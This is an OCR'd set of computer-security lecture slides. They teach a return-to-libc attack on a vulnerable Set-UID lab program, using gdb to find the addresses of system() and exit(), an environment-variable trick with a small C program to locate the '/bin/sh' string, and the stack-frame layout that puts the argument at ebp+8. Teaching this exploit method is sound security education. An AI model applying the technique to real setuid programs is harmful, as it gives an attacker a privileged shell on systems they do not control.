
RETURN-TO-LIBC ATTACKS

CS44500 Computer Security

How to Defeat This Countermeasure

Jump to existing code: e.g. **`libc`** library.

Function: `system(cmd)`: `cmd` argument is a command which gets executed.



Overview of the Attack

Task A : Find address of `system()`.

- *To overwrite return address with system()'s address.*

Task B : Find address of the "/bin/sh" string.


- *To run command "/bin/sh" from system()*

Task C : Construct arguments for `system()`

- *To find location in the stack to place "/bin/sh" address (argument for system())*

Task A : To Find `system()`'s Address.


- Debug the vulnerable program using `gdb`
- Using `p` (print) command, print address of `system()` and `exit()`.



```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

- It should be noted that even for the same program, if we change it from a Set- UID program to a non-Set-UID program, the libc library may not be loaded into the same location.
- Therefore, when we debug the program, we need to debug the target Set-UID program; otherwise, the address we get may be incorrect.

Task B : To Find “/bin/sh” String Address




Export an environment variable called “`MYSHELL`” with value “`/bin/sh`”.

`MYSHELL` is passed to the vulnerable program as an environment variable, which is stored on the stack.


We can find its address.

Task B : To Find “/bin/sh” String Address



```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",   shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```


Code to display address of environment variable



```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
  Value:   /bin/sh
  Address: bffffe8c
```


Export “`MYSHELL`” environment variable and execute the code.

Task B : Some Considerations



```
$ mv env55 env7777
$ ./env7777
  Value:   /bin/sh
  Address: bffffe88
```

- Address of "MYSHELL" environment variable is sensitive to the length of the program name.
  - That is why we used "env55" which has same name length as "stack"
- If the program name is changed from env55 to env7777, we get a different address.




```
$ gcc -g envaddr.c -o envaddr_dbg
$ gdb envaddr_dbg
(gdb) b main
Breakpoint 1 at 0x804841d: file envaddr.c, line 6.
(gdb) run
Starting program: /home/seed/labs/buffer-overflow/envaddr_dbg
(gdb) x/100s *((char **)environ)
0xbffff55e:  "SSH_AGENT_PID=2494"
0xbffff571:  "GPG_AGENT_INFO=/tmp/keyring-YIRqWE/gpg:0:1"
0xbffff59c:  "SHELL=/bin/bash"
......
0xbfffffb7:  "COLORTERM=gnome-terminal"
0xbfffffd0: "/home/seed/labs/buffer-overflow/envaddr_dbg"
```

Task C : Argument for `system()`


- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.

Need to know where exactly ebp is after we have “returned” to `system()`, so we can put the argument at `ebp + 8`.




Frame for the system() function

Function Prologue and Epilogue example



```
void foo(int x) {
    int a;
    a = x;
}

void bar() {
    int b = 5;
    foo (b);
}
```



```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
            pushl %ebp
     1      movl %esp, %ebp
            subl $16, %esp
            movl     8(%ebp), %eax
            movl     %eax, -4(%ebp)
     2      leave
            ret
```

1 Function prologue

2 Function epilogue

8(%ebp) ⇒ %ebp + 8

